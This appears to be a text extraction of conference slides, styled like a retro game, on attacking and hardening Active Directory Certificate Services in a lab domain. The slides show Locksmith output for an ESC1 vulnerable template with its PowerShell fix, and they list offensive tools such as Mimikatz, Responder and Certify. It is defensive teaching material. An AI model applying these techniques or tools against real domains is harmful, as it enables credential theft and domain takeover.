
HIGHSCORE 2500



PLAYER 2

ADCS

◀ ISSUED CERTIFICATE





★★★★★


HIGHSCORE 2500



PLAYER 2

ADCS

◆ LOCKSMITH



v2024.8

Gathering AD CS Objects from sevenkingdoms.local...

Identifying auditing issues...

Identifying AD CS templates with dangerous ESC1 configurations...

ESC1 - Vulnerable Certificate Template - Authentication


Technique Name Issue

ESC1 ESC1 SEVENKINGDOMS\Domain Users can enroll in this Client Authentication template using a SAN without Manager Approval



★★★★★

HIGHSCORE 2500



PLAYER 2

ADCS

- ◀ ESC1
- ◀ ESC2
- ◀ ESC3
- ◀ ESC4
- ◀ ESC5
- ◀ ESC6
- ◀ ESC8
- ◀ AUDITING

```
##### ESC1 - Vulnerable Certificate Template - Authentication #####
```

```
Technique      : ESC1
Name          : ESC1
DistinguishedName : CN=ESC1,CN=Certificate Templates,CN=Public Key
                  Services,CN=Services,CN=Configuration,DC=sevenkingdoms,DC=local
Issue          : SEVENKINGDOMS\Domain Users can enroll in this Client Authentication template
                  using a SAN without Manager Approval
Fix            : $Object = 'CN=ESC1,CN=Certificate Templates,CN=Public Key
                  Services,CN=Services,CN=Configuration,DC=sevenkingdoms,DC=local'
                  Get-ADObject $Object | Set-ADObject -Replace @{'msPKI-Certificate-Name-Flag' =
                  0}
```

[BACK TO AGENDA PAGE](#)

🗡 01 ⚪ 07 ⭐ 12



7 OUT OF 7

ACCOUNTS

PWNED

← BRANDON : ROCKS

[BACK TO AGENDA PAGE](#)



01



07



12



16 OUT OF 16

VULNERABILITIES

PATCHED

[DISABLE PRINT SPOOLER](#)

[RUN LOCKSMITH](#)



01



07



12



MARIO
058700

×20

WORLD
1-4

TIME
200

THANK YOU BRANDON !

BUT OUR PRINCESS IS IN
ANOTHER CASTLE !



RESOURCES

◆ ATTACK TOOLS

CRACKMAPEXEC

RESPONDER

IMPACKET

NMAP

PRINTNIGHTMARE
CUBE0X0

HASHCAT

PROXYCHAINS

CERTIFY

BLOODHOUND

MIMIKATZ

RESOURCES

DEFENSIVE LINKS

GOAD

MAYFLY BLOG

ANONYMOUS ACCESS

KERBEROS PRE-AUTH

PASSWORD POLICY

DETECT KERBEROASTING

DISABLE LLMNR

LDAP PROTECTIONS

PROTECTED USERS GROUP

LAPS

CERTIFIED PRE-OWNED

LOCKSMITH



GOAD LEADERBOARD



BRANDON COLLEY



@TECHBRANDON



LINKEDIN.COM/IN/TECHBRANDON



THANK YOU PHV & DEFCON



THANK YOU AUDIENCE!!



QUESTIONS?

